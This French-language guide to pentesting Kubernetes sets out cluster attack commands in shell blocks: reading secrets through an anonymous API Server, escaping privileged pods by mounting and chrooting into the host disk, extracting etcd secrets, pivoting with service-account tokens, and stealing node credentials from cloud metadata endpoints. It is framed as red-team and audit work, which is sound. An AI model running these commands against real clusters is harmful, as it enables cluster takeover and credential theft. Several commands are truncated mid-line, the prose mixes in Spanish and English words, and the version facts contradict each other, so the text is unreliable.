Pentest Kubernetes : misconfigurations, RBAC et escalade de cluster

> Guide complet pentest Kubernetes 2026 : API Server, RBAC, pod escape, secrets etcd, lateral movement et escalade cluster avec Kube-hunter, Trivy et Peirates.

Kubernetes est devenu le standard de facto de l'orchestration de conteneurs, déployé dans plus de 80% des grandes organisations cloud-native selon les sondages CNCF 2025. Cette adoption massive en fait une cible de premier plan pour les attaquants, et les configurations par défaut de Kubernetes sont loin d'être sécurisées. Un cluster Kubernetes mal configuré peut offrir à un attaquant ayant compromis un seul conteneur la capacité d'escalader vers le contrôle total du cluster, voire d'accéder aux API cloud sous-jacentes (AWS, GCP, Azure) via les mécanismes d'IAM des nœuds. Les études de cas publiées par les équipes de threat intelligence de Palo Alto, CrowdStrike et Microsoft en 2024-2025 documentent des campagnes ciblant spécifiquement les API Server Kubernetes exposés et les RBAC misconfigurés pour déployer des cryptomineurs, des backdoors persistantes, et exfiltrer des secrets applicatifs. Ce guide couvre la méthodologie complète d'un pentest Kubernetes, des phases de reconnaissance jusqu'aux chemins d'escalade vers le cluster admin, avec les outils et techniques utilisés par les pentesters et les équipes red team.

À RETENIR


À retenir :

L'API Server Kubernetes est le composant le plus critique : son exposition sur internet sans authentification mène à une compromission totale du cluster.

Les RBAC misconfigurés (wildcard permissions, default service account) sont le vecteur d'escalade le plus fréquent dans les audits Kubernetes.

Le pod escape via privileged containers ou hostPath volumes permet de compromettre le nœud hôte et d'escalader vers l'ensemble du cluster.

> La supply chain des images est un vecteur sous-estimé : les CVE dans les images non scannées et les images non signées facilitent l'escalade post-exploitation.



Avant de commencer un pentest Kubernetes, il est essentiel de comprendre l'architecture et les vecteurs d'attaque associés à chaque composant :

API Server (kube-apiserver) : Le point d'entrée central de toute interaction avec le cluster. Expose une API REST sur le port 6443 (HTTPS) et 8080 (HTTP non sécurisé, désactivé par défaut depuis Kubernetes 1.20). Toute commande kubectl passe par l'API Server. Sa compromission ou son exposition non sécurisée donne accès à l'ensemble du cluster.

etcd : Base de données distribuée qui stocke l'état complet du cluster, y compris tous les Secrets Kubernetes en base64 (non chiffrés par défaut avant Kubernetes 1.13 avec EncryptionConfiguration). Un accès direct à etcd permet de lire tous les secrets, tokens de service accounts, et données applicatives.

kubelet : Agent qui s'exécute sur chaque nœud et gère les pods. Expose une API sur le port 10250 (HTTPS) et 10255 (lecture seule, désactivé depuis K8s 1.16). Une kubelet API exposée avec --anonymous-auth=true permet l'exécution de commandes dans n'importe quel conteneur du nœud.

kube-proxy : Composant réseau qui gère les règles iptables/eBPF pour le routage des services. Rarement attaqué directement mais peut révéler des informations sur la topologie réseau du cluster.

Scheduler et Controller Manager : Composants de contrôle qui ne sont pas normalement exposés mais peuvent l'être par misconfiguration sur des clusters managés ou auto-hébergés.

Reconnaissance : kubectl, kube-hunter et kubescape

La phase de reconnaissance d'un pentest Kubernetes commence par la cartographie de la surface d'attaque accessible depuis la position de l'attaquant (externe internet, utilisateur authentifié, pod compromis) :

> ⚡ **Retour terrain**
>
> La configuration par défaut des providers cloud est rarement sécurisée. J'applique systématiquement un benchmark CIS au premier audit : AWS CIS Benchmark, Azure Security Benchmark, ou GCP CIS Benchmark selon le cas. Sur les 50 derniers environnements cloud audités, aucun n'atteignait le score minimal de conformité CIS niveau 1 sans intervention préalable. Les findings les plus fréquents : logging CloudTrail/ Activity Log désactivé sur certaines régions, MFA non forcé sur les comptes root/admin, et SGs/NSGs avec des règles 0.0.0.0/0 en entrée.

```
 # Enumération depuis une position externe (si API Server exposé)
curl -sk https://TARGET_IP:6443/version
curl -sk https://TARGET_IP:6443/api/v1/namespaces

# Depuis un contexte kubectl authentifié
kubectl cluster-info
kubectl get nodes
kubectl get namespaces
kubectl auth can-i --list  # Lister toutes les permissions du compte courant
kubectl auth can-i --list --namespace=kube-system  # Permissions dans kube-system

# kube-hunter : scan automatisé de la surface d'attaque K8s
pip install kube-hunter
kube-hunter --remote TARGET_IP  # Scan externe
kube-hunter --pod  # Depuis l'intérieur d'un pod

# kubescape : audit de conformité et détection de misconfigurées
kubescape scan framework nsa  # Framework NSA/CISA Kubernetes Hardening
kubescape scan framework mitre  # MITRE ATT&CK for Kubernetes
kubescape scan --submit  # Soumettre les résultats au dashboard
```

Kube-hunter identifie automatiquement les API exposées (API Server anonyme, kubelet non sécurisée, etcd exposé, dashboard Kubernetes public) et les vulnérabilités connues. Kubescape évalue la posture de sécurité globale selon des frameworks standardisés.

API Server exposé : authentification anonyme et port non sécurisé

L'authentification anonyme sur l'API Server est l'une des misconfiguraciones les plus dangereuses. Si --anonymous-auth=true (défaut dans certaines anciennes versions), toute requête non authentifiée est traitée comme appartenant à l'utilisateur system:anonymous :

```
 # Test d'accès anonyme à l'API Server
curl -sk https://TARGET_IP:6443/api/v1/pods
curl -sk https://TARGET_IP:6443/api/v1/secrets

# Si le port 8080 (insecure-port) est ouvert (clusters anciens)
curl http://TARGET_IP:8080/api/v1/namespaces
curl http://TARGET_IP:8080/api/v1/secrets  # Lecture de tous les secrets !

# Enumération des permissions anonymes
kubectl --server=https://TARGET_IP:6443 --insecure-skip-tls-verify   auth can-i --list --as=syste
```

Un API Server accessible avec authentification anonyme et les droits de lecture sur les pods, secrets ou configmaps représente une compromission complète de toutes les applications déployées dans le cluster. Ce type de misconfiguration est régulièrement trouvé dans des clusters exposés sur internet, notamment dans des environnements de développement ou de test qui ont été accidentellement promus en production.

RBAC misconfiguration : wildcard permissions et service accounts

Le Role-Based Access Control (RBAC) de Kubernetes est puissant mais complexe à configurer correctement. Les erreurs les plus fréquentes créent des vecteurs d'escalade directs :

```
 # Identifier les ClusterRoles avec permissions wildcard
kubectl get clusterroles -o json |   jq '.items[] | select(.rules[].verbs[] == "*") | .metadata.n

# Identifier les bindings vers le default service account
kubectl get rolebindings,clusterrolebindings -A -o json |   jq '.items[] | select(.subjects[]?.na

# Lister les permissions du service account par défaut dans le namespace courant
kubectl auth can-i --list --as=system:serviceaccount:default:default

# Trouver les service accounts avec des droits sur les secrets
kubectl get clusterroles -o json |   jq '.items[] | select(.rules[].resources[] == "secrets") | .

# Exploitation : si le SA courant peut créer des pods, créer un pod privilégié
kubectl run pwn --image=alpine --restart=Never   --overrides='{"spec":{"containers":[{"name":"pwn
```

Les permissions wildcards (*) sur les verbes ou les ressources accordent un contrôle total sur les ressources concernées. Le service account "default" ne devrait jamais avoir de permissions RBAC, mais de nombreuses applications déploient leurs workloads sous ce SA par défaut et lui accordent des droits pour fonctionner.

Pod escape : escalade du conteneur vers le nœud hôte

L'escape d'un pod compromis vers le nœud hôte est l'étape clé de l'escalade de cluster. Plusieurs vecteurs permettent cette élévation :

Privileged containers

```
 # Vérifier si le pod tourne en mode privilégié
kubectl get pod TARGET_POD -o json | jq '.spec.containers[].securityContext.privileged'

# Depuis l'intérieur d'un pod privilégié : escape vers le nœud
# Monter le disque du nœud
mkdir /tmp/host && mount /dev/sda1 /tmp/host
# Lire les fichiers système du nœud
chroot /tmp/host bash
# Accès aux fichiers de configuration Kubernetes sur le nœud
cat /tmp/host/etc/kubernetes/pki/ca.crt
```

hostPath volumes et hostPID/hostNetwork

```
 # Exploiter un hostPath volume pointant sur /
# (si le pod monte hostPath: path: "/")
ls /host-root/etc/kubernetes/
cat /host-root/etc/kubernetes/admin.conf  # Kubeconfig admin si accessible !

# Exploiter hostPID pour injecter dans un processus du nœud
# (depuis un pod avec hostPID: true)
nsenter --target $(pgrep kubelet) --mount --uts --ipc --net -- bash

# Exploiter hostNetwork pour accéder au réseau du nœud
# (depuis un pod avec hostNetwork: true)
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/  # AWS IMDS
```

Ces techniques sont documentées en détail dans les analyses de cas réels publiés par les équipes red team. Les Pod Security Admission (PSA) et les PodSecurityPolicies (dépréciées depuis K8s 1.21) sont les mécanismes de défense contre ces vecteurs.

Secrets management : exposition des secrets etcd et variables d'environnement

Les secrets Kubernetes sont encodés en base64 dans etcd, pas chiffrés par défaut. Si un attaquant accède directement à etcd, il peut extraire tous les secrets :

```
 # Accès direct à etcd (depuis un nœud maître compromis)
ETCDCTL_API=3 etcdctl --endpoints=https://127.0.0.1:2379   --cacert=/etc/kubernetes/pki/etcd/ca.c

# Lire un secret spécifique et décoder
ETCDCTL_API=3 etcdctl ... get /registry/secrets/default/my-secret |   strings | base64 -d

# Depuis kubectl (si permissions)
kubectl get secrets -A -o json |   jq '.items[] | {name: .metadata.name, ns: .metadata.namespace,

# Variables d'environnement exposant des secrets
kubectl get pods -A -o json |   jq '.items[].spec.containers[].env[] | select(.value | test("pass
```

Les bonnes pratiques incluent l'activation du chiffrement etcd au repos (EncryptionConfiguration avec AES-GCM ou KMS provider), l'utilisation de solutions externes (HashiCorp Vault, AWS Secrets Manager via External Secrets Operator), et le RBAC strict sur les ressources secrets.

Image supply chain : CVE et images non signées

La supply chain des images de conteneurs est un vecteur d'attaque croissant. Des images publiques compromises ou contenant des CVE critiques non patchées permettent l'exploitation immédiate des pods déployés :

```
 # Scanner les images du cluster avec Trivy
# Lister toutes les images en cours d'exécution
kubectl get pods -A -o json |   jq -r '.items[].spec.containers[].image' | sort -u > /tmp/cluster

# Scanner chaque image
while read img; do
  trivy image --severity HIGH,CRITICAL "$img"
done < /tmp/cluster_images.txt

# Scanner une image spécifique avec rapport JSON
trivy image --format json --output trivy_report.json nginx:1.24

# Vérifier les signatures d'images (Cosign)
cosign verify --key cosign.pub ghcr.io/your-org/your-image:latest
```

Trivy détecte les CVE dans les packages OS et les dépendances applicatives des images. Les images non signées peuvent être remplacées par des versions malveillantes dans des attaques de type supply chain (typosquatting de registres, compromission de pipelines CI/CD).

Lateral movement : exploitation des service account tokens

Depuis l'intérieur d'un pod compromis, le token du service account monté dans /run/secrets/kubernetes.io/serviceaccount/token peut être utilisé pour interagir avec l'API Server :

```
 # Depuis l'intérieur d'un pod compromis
TOKEN=$(cat /run/secrets/kubernetes.io/serviceaccount/token)
NAMESPACE=$(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
APISERVER="https://kubernetes.default.svc"

# Tester les permissions du service account
curl -sk -H "Authorization: Bearer $TOKEN"   $APISERVER/api/v1/namespaces/$NAMESPACE/pods

# Si des droits d'escalade existent, pivoter vers d'autres namespaces
curl -sk -H "Authorization: Bearer $TOKEN"   $APISERVER/api/v1/namespaces/kube-system/secrets

# Cross-namespace attacks : accès aux secrets d'autres namespaces
# si le SA a des ClusterRoles plutôt que des Roles

# Outil dédié : Peirates pour l'énumération et l'escalade
./peirates -t TARGET_APISERVER  # Automatise l'exploitation du SA token
```

Peirates est un outil spécialisé dans l'exploitation post-compromission Kubernetes qui automatise l'énumération des permissions du service account, la collecte de tokens dans les pods accessibles, et les tentatives d'escalade.

Escalade cluster : compromission des nœuds et IMDS cloud

L'escalade vers le contrôle total du cluster passe souvent par la compromission d'un nœud maître ou l'exploitation des APIs de métadonnées cloud. Voir notre guide sur les attaques SSRF et IMDS cloud pour les techniques détaillées.

```
 # Exploitation de l'IMDS AWS depuis un pod (si pas de IMDSv2 forcé)
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME
# Récupération des credentials AWS temporaires du node IAM role

# Sur GCP : accès aux scopes du service account GCE
curl -H "Metadata-Flavor: Google"   http://metadata.google.internal/computeMetadata/v1/instance/s

# kubeletctl : exploitation de la kubelet API
kubeletctl --server NODE_IP pods  # Lister les pods sur le nœud
kubeletctl --server NODE_IP exec -p POD_NAME -c CONTAINER_NAME -- id
kubeletctl --server NODE_IP run -p POD_NAME -c CONTAINER_NAME "cat /etc/kubernetes/admin.conf"
```

L'accès aux credentials cloud via l'IMDS depuis un pod Kubernetes est particulièrement critique dans les environnements EKS (AWS), GKE (GCP) et AKS (Azure) car il peut permettre d'escalader vers des droits IAM cloud well au-delà du cluster Kubernetes. Consultez également notre guide sur le pentest cloud AWS avec Pacu et CloudFox et le pentest Azure.

Outils du pentester Kubernetes

La boîte à outils complète pour un audit Kubernetes comprend :

Kube-hunter : Scan de la surface d'attaque K8s, détection des misconfigurations et services exposés

KubeAudit : Audit statique des manifests YAML et des objets K8s déployés, vérification des bonnes pratiques

Trivy : Scanner CVE pour les images, fichiers de configuration, manifests K8s et clusters complets

Peirates : Framework d'exploitation post-compromission Kubernetes, automatisation du lateral movement

kubeletctl : Exploitation de la kubelet API pour l'exécution de commandes sur les nœuds

kubectl-who-can : Audit RBAC inversé — qui peut faire quelle action sur quelle ressource

Falco : Outil de détection comportementale runtime pour Kubernetes (côté défense)

Défenses et hardening Kubernetes

Les contre-mesures contre les vecteurs d'attaque documentés dans ce guide comprennent :

Pod Security Admission (PSA) : Remplaçant les PodSecurityPolicies dépréciées depuis K8s 1.25, PSA applique des profils de sécurité (Privileged, Baseline, Restricted) au niveau du namespace. Le profil Restricted bloque les containers privilégiés, les hostPath volumes, et les capabilities Linux non-nécessaires.

OPA Gatekeeper : Solution de Policy as Code qui permet de définir des politiques d'admission personnalisées via les CRDs ConstraintTemplate. Plus flexible que PSA pour les environnements complexes.

NetworkPolicy : Isolation réseau entre pods et namespaces. Par défaut, tous les pods Kubernetes peuvent communiquer entre eux — NetworkPolicy permet d'implémenter le principe du moindre privilège au niveau réseau.

Image signing : Cosign (projet Sigstore) permet de signer les images et de valider leur signature avant déploiement via des admission webhooks (Connaisseur, Kyverno).

Pour une évaluation globale de la posture cloud, consultez notre article sur le CSPM (Cloud Security Posture Management). La documentation officielle de sécurité Kubernetes est disponible sur kubernetes.io/docs/concepts/security, et l'OWASP maintient un guide de référence sur owasp.org/kubernetes-security.

FAQ — Questions fréquentes sur le pentest Kubernetes

Quelle est la différence entre un pentest Kubernetes et un pentest d'application web classique ?

Un pentest Kubernetes se concentre sur l'infrastructure d'orchestration plutôt que sur les vulnérabilités applicatives. Les vecteurs d'attaque sont spécifiques à Kubernetes : misconfiguration de l'API Server, RBAC trop permissif, pod escape via des paramètres de sécurité insuffisants, exploitation du service account token, et accès aux APIs cloud via l'IMDS.

Un pentest applicatif classique s'intéresse aux vulnérabilités OWASP des applications déployées dans les pods (injection SQL, XSS, IDOR). Les deux approches sont complémentaires : un audit K8s complet devrait inclure les deux dimensions.

Faut-il des accès administrateurs au cluster pour réaliser un pentest Kubernetes ?

Un pentest Kubernetes peut être réalisé selon différents niveaux d'accès initiaux, simulant différents scénarios d'attaquant. L'approche "black box externe" simule un attaquant depuis internet sans aucun accès préalable (scan des ports exposés, API Server public). L'approche "authenticated user" simule un développeur ou un attaquant ayant compromis des credentials kubectl. L'approche "compromised pod" simule un attaquant ayant exploité une vulnérabilité applicative et obtenu un shell dans un conteneur. Les trois niveaux révèlent des classes de vulnérabilités différentes et sont tous pertinents dans un audit complet.

Quelles sont les misconfiguraciones Kubernetes les plus fréquemment trouvées en audit ?

D'après les analyses de cas publiées par les équipes de sécurité cloud (Wiz, Palo Alto Prisma, Microsoft Defender for Containers), les five misconfiguraciones les plus fréquentes sont : (1) des permissions RBAC trop larges avec des wildcards ou des ClusterRoles accordés à des service accounts applicatifs, (2) des images non scannées avec des CVE critiques non patchées, (3) l'absence de NetworkPolicy laissant tous les pods communiquer entre eux, (4) des secrets en clair dans des variables d'environnement ou des ConfigMaps plutôt qu'en Kubernetes Secrets ou dans un vault externe, et (5) des containers sans securityContext défini, permettant l'exécution en tant que root et sans limitations de capabilities Linux.

Pour aller plus loin : Sécurisation Cloud en Pratique

La sécurité cloud repose sur le modèle de responsabilité partagée : le fournisseur sécurise l'infrastructure, vous sécurisez vos données et vos configurations. Ces ressources pratiques complètent les recommandations théoriques.

Outils CSPM (Cloud Security Posture Management)

Prowler — Scanner open source AWS, Azure, GCP et Kubernetes. Plus de 400 contrôles de sécurité alignés CIS, NIST, GDPR. Idéal pour débuter sans budget.

ScoutSuite — Audit multi-cloud open source (AWS, Azure, GCP, Alibaba). Génère un rapport HTML détaillé.

Wiz / Prisma Cloud — Solutions CNAPP (Cloud-Native Application Protection Platform) pour la production. Corrèlent les misconfiguration avec l'exposition réelle aux risques.

Hardening par provider

AWS — CIS AWS Foundations Benchmark, AWS Security Hub (agrégation multi-compte), GuardDuty pour la détection des menaces.

Azure — Microsoft Defender for Cloud, Azure Policy (enforcement des configurations), Privileged Identity Management pour les accès juste-à-temps.

GCP — Security Command Center, Binary Authorization pour les images container, VPC Service Controls pour l'isolation des données.

Conception sécurisée par défaut

Le principe "secure by default" en cloud implique : chiffrement au repos et en transit systématique, principe du moindre privilège pour les rôles IAM (vérification avec les Access Analyzer), logging activé sur tous les services critiques (CloudTrail, Activity Log, Cloud Audit Logs), et suppression des accès publics involontaires (S3 Block Public Access, GCS Uniform Bucket-Level Access).

Bonnes pratiques et recommandations complémentaires

Au-delà des techniques et outils présentés dans cet article, plusieurs principes transverses guident les professionnels de la cybersécurité dans leur approche quotidienne. La défense en profondeur (*defense-in-depth*) reste le principe fondateur : aucune mesure de sécurité unique n'est suffisante, et la multiplication des couches de protection — même imparfaites individuellement — crée une résilience globale supérieure à la somme de ses parties.

Veille et mise à jour continue

La cybersécurité est un domaine où l'obsolescence est rapide. Une technique ou un outil efficace en 2024 peut être contourné en 2026. Les équipes sécurité maintiennent leur efficacité en s'appuyant sur des sources de veille fiables : bulletins CERT-FR et ANSSI, advisories des éditeurs (Microsoft MSRC, Google Project Zero, Cisco Talos), recherches académiques (USENIX Security, IEEE S&P, CCS), et publications de la communauté (threat intel reports des grands éditeurs, articles de blog de chercheurs reconnus).

Documentation et partage de connaissances

La capitalisation des connaissances est un enjeu organisationnel critique dans les équipes de sécurité. Les runbooks d'investigation, les post-mortems d'incidents, les procédures de réponse documentées, et les bases de connaissance internes permettent de maintenir la cohérence des pratiques indépendamment des rotations d'équipe et de réduire le temps de résolution des incidents récurrents. L'utilisation d'un wiki sécurisé (Confluence, Notion avec contrôles d'accès stricts) pour centraliser ces connaissances est une pratique adoptée par la majorité des équipes SOC matures. La documentation proactive, rédigée juste après les incidents pendant que les détails sont frais, est systématiquement plus précise et utile que la documentation rédigée après coup.

Synthèse et perspectives 2026

Les techniques et recommandations présentées dans ce guide s'inscrivent dans un contexte de menaces en constante évolution. La cybersécurité offensive et défensive sont deux faces d'une même médaille : comprendre les mécanismes d'attaque est indispensable pour construire des défenses robustes et résilientes face aux acteurs malveillants les plus sophistiqués.

Pour les équipes sécurité, l'enjeu de 2026 est double : maintenir une veille continue sur les nouvelles techniques publiées par la communauté de recherche (CVE, exploit-db, GitHub, Secrech, SSTIC) tout en assurant le durcissement progressif de l'infrastructure existante. Le référentiel MITRE ATT&CK reste le fil conducteur le plus efficace pour structurer un programme de détection et de réponse face aux tactiques, techniques et procédures des groupes APT ciblant les secteurs critiques.

La formation continue des équipes, la simulation régulière d'incidents (exercices tabletop, exercices Red/Blue/Purple Team), et l'automatisation des tâches répétitives via des outils SOAR constituent les piliers d'une organisation cyber mature. Les organisations qui investissent dans ces trois axes démontrent systématiquement de meilleures métriques de détection et de réponse (MTTD et MTTR réduits de 40% en moyenne selon les benchmarks sectoriels) face aux incidents de sécurité.